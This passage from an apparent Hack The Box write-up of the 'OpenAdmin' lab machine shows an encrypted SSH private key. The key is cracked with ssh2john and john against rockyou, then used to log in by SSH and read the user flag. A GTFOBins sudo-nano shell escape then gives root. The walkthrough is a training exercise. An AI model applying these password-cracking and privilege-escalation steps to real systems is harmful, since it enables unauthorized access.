yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkWvwuaGmYeEnXDOxGupUchkrM
+4R21WQ+eSaULd2PDzLClmYrplnpmbD7C7/ee6KDTl7JMdV25DM9a16JYOneRtMt
qlNgzj0Na4ZNMyRAHEl1SF8a72umGO2xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt
z0glMMmjR2L5c2HdlTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAoogOHHBlQe
K1I1cqiDbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----
</pre><html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
```




```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcf0YO
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIsZzal9U8f+Txhgq9K2KQHBE
6xaubNKhDJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLNy9LsyNxXRfV3tX4MRcjOXYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4DlO0ByVdy0SJkRXFaAiSVNQJY8hRHzSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3klRMO7EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/U1cPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikH
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRCmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGpZsoZx5AbA4Xi00pqqekeLAli95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiiYzNiXEMQiJ9MSk9na10B5FFPsjr+yYEfMylPgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv3O8bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdRKZhWWlT+d+oqIiSrvd6nWhttoJrjrAQ7YWGAm2MBdGA/MxlYJ9FNDr
1kxuSODQNGtGnWZPieLvDkwotqZKzdOg7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc8ObLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpxUCxDqAfY+RzcTcM/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkWvwuaGmYeEnXDOxGupUchkrM
+4R21WQ+eSaULd2PDzLClmYrplnpmbD7C7/ee6KDTl7JMdV25DM9a16JYOneRtMt
qlNgzj0Na4ZNMyRAHEl1SF8a72umGO2xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt
z0glMMmjR2L5c2HdlTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAoogOHHBlQe
K1I1cqiDbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----

```

this key is protected by passphrase


ssh2john,john rockyou.txt




```
┌──(root💀kali)-[/Documents/htb/boxes/openadmin]
└─# /root/Downloads/ssh2john.py joanna.key | tee joanna.hash                                                                    130 ×

joanna.key:$sshng$1$16$2AF25344B8391A25A9B318F3FD767D6D$1200$906d14608706c9ac6ea6342a692d9ed47a9b87044b94d72d5b61df25e68a5235991f8bac883f40b539c829550ea5937c69dfd2b
4c589f8c910e4c9c030982541e51b4717013fafbe1e1db9d6331c83cca061cc7550c0f4dd98da46ec1c7f460e4a135b6f1f04bafaf66a08db17ecad8a60f25a1a095d4f94a530f9f0bf9222c6736a5f54f1f
f93c6182af4ad8a407044eb16ae6cd2a10c92acffa6095441ed63215b6126ed62de25b2803233cc3ea533d56b72d15a71b291547983bf5bee5b0966710f2b4edf264f0909d6f4c0f9cb372f4bb323715d17d
5ded5f83117233976199c6d86bfc28421e217ccd883e7f0eecbc6f227fdc8dff12ca87a61207803dd47ef1f2f6769773f9cb52ea7bb34f96019e00531fcc267255da737ca3af49c88f73ed5f44e2afda2828
7fc6926660b8fb0267557780e53b407255dcb44899115c568089254d40963c8511f3492efe938a620bde879c953e67cfb55dbbf347ddd677792544c3bb11eb0843928a34d53c3e94fed25bff744544a69bc8
0c4ffc87ffd4d5c3ef5fd01c8b4114cacde7681ea9556f22fc863d07a0f1e96e099e749416cca147add636eb24f5082f9224e2907e3464d71ae711cf8a3f21bd4476bf98c633ff1bbebffb42d24544298c91
8a7b14c501d2c43534b8428d34d500537f0197e75a4279bbe4e8d2acee3c1586a59b28671e406c0e178b4d29aaa7a478b0258bde6628a3de723520a66fb0b31f1ea5bf45b693f868d47c2d89692920e2898c
cd89710c42227d31293d9dad740791453ec8ebfb26047ccca53e0a200e9112f345f5559f8ded2f193feedd8c1db6bd0fbfa5441aa773dd5c4a60defe92e1b7d79182af16472872ab3c222bdd2b5f941604b7
de582b08ce3f6635d83f66e9b84e6fe9d3eafa166f9e62a4cdc993d42ed8c0ad5713205a9fc7e5bc87b2feeaffe05167a27b04975e9366fa254adf511ffd7d07bc1f5075d70b2a7db06f2224692566fb5e88
90c6e39038787873f21c52ce14e1e70e60b8fca716feb5d0727ac1c355cf633226c993ca2f16b95c59b3cc31ac7f641335d80ff1ad3e672f88609ec5a4532986e0567e169094189dcc82d11d46bf73bc6c48
a05f84982aa222b4c0e78b18cceb15345116e74f5fbc55d407ed9ba12559f57f37512998565a54fe77ea2a2224abbddea75a1b6da09ae3ac043b6161809b630174603f33195827d14d0ebd64c6e48e0d0346
b469d664f89e2ef0e4c28b6a64acdd3a0edf8a61915a246feb25e8e69b3710916e494d5f482bf6ab65c675f73c39b2c2eecdca6709188c6f36b6331953e3f93e27c987a3743eaa71502c43a807d8f91cdc4d
c33f48b852efdc8fcc2647f2e588ae368d69998348f0bfcfe6d65892aebb86351825c2aa45afc2e6869987849d70cec46ba951c864accfb8476d5643e7926942ddd8f0f32c296662ba659e999b0fb0bbfde7
ba2834e5ec931d576e4333d6b5e8960e9de46d32daa5360ce3d0d6b864d3324401c4975485f1aef6ba618edb12d679b0e861fe5549249962d08d25dc2dde517b23cf9a76dcf482530c9a34762f97361dd953
52de4c82263cfaa90796c2fa33dd5ce1d889a045d587ef18a5b940a2880e1c706541e2b523572a8836d513f6e688444af86e2ba9ad2ded540deadd9559eb56ac66fe021c3f88c2a1a484d62d602903793d10
d
```




```
┌──(root💀 kali)-[/Documents/htb/boxes/openadmin]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt joanna.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
bloodninjas      (joanna.key)
Warning: Only 2 candidates left, minimum 4 needed for performance.
1g 0:00:00:10 DONE (2021-05-10 02:05) 0.09363g/s 1342Kp/s 1342Kc/s 1342KC/sa6_123..*7¡Vamos!
Session completed
```




```
┌──(root💀 kali)-[/Documents/htb/boxes/openadmin]
└─# chmod 600 joanna.key

┌──(root💀 kali)-[/Documents/htb/boxes/openadmin]
└─# ssh -i joanna.key joanna@10.10.10.171
Enter passphrase for key 'joanna.key':
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon May 10 06:15:02 UTC 2021

  System load:  0.0               Processes:             126
  Usage of /:   49.6% of 7.81GB   Users logged in:       1
  Memory usage: 19%               IP address for ens160: 10.10.10.171
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

41 packages can be updated.
12 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Thu Jan  2 21:12:40 2020 from 10.10.14.3
joanna@openadmin:~$ id
uid=1001(joanna) gid=1001(joanna) groups=1001(joanna),1002(internal)
joanna@openadmin:~$ ls
user.txt
joanna@openadmin:~$ cat user.txt
c9b2cf07d40807e62af62660f0c81b5f
```



```
joanna@openadmin:~$ ls -al
total 40
drwxr-x--- 6 joanna joanna 4096 Nov 28  2019 .
drwxr-xr-x 4 root   root   4096 Nov 22  2019 ..
lrwxrwxrwx 1 joanna joanna    9 Nov 22  2019 .bash_history -> /dev/null
-rw-r--r-- 1 joanna joanna  220 Nov 22  2019 .bash_logout
-rw-r--r-- 1 joanna joanna 3771 Nov 22  2019 .bashrc
drwx------ 2 joanna joanna 4096 Nov 22  2019 .cache
drwx------ 3 joanna joanna 4096 Nov 22  2019 .gnupg
drwxrwxr-x 3 joanna joanna 4096 Nov 22  2019 .local
-rw-r--r-- 1 joanna joanna  807 Nov 22  2019 .profile
drwx------ 2 joanna joanna 4096 Nov 23  2019 .ssh
-rw-rw-r-- 1 joanna joanna   33 Nov 28  2019 user.txt
```




```
joanna@openadmin:~$ sudo -l
Matching Defaults entries for joanna on openadmin:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User joanna may run the following commands on openadmin:
    (ALL) NOPASSWD: /bin/nano /opt/priv
```




```
joanna@openadmin:~$ sudo /bin/nano /opt/priv
```

ctrl + R




```
File to insert [from ./]: /root/root.txt
^G Get Help
^C Cancel
```



```
  GNU nano 2.9.3

2f907ed450b361b2c2bf4e8795d5b561
```

on gtfopen there is an entry for nano




Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo nano
^R^X
reset; sh 1>&0 2>&0
```

ctrl R ctrl X



```
Command to execute: reset; sh 1>&0 2>&0# id
uid=0(root) gid=0(root) groups=0(root)
# lsancel
user.txt
# whoami
root
# cat /root/root.txt
2f907ed450b361b2c2bf4e8795d5b561
#
```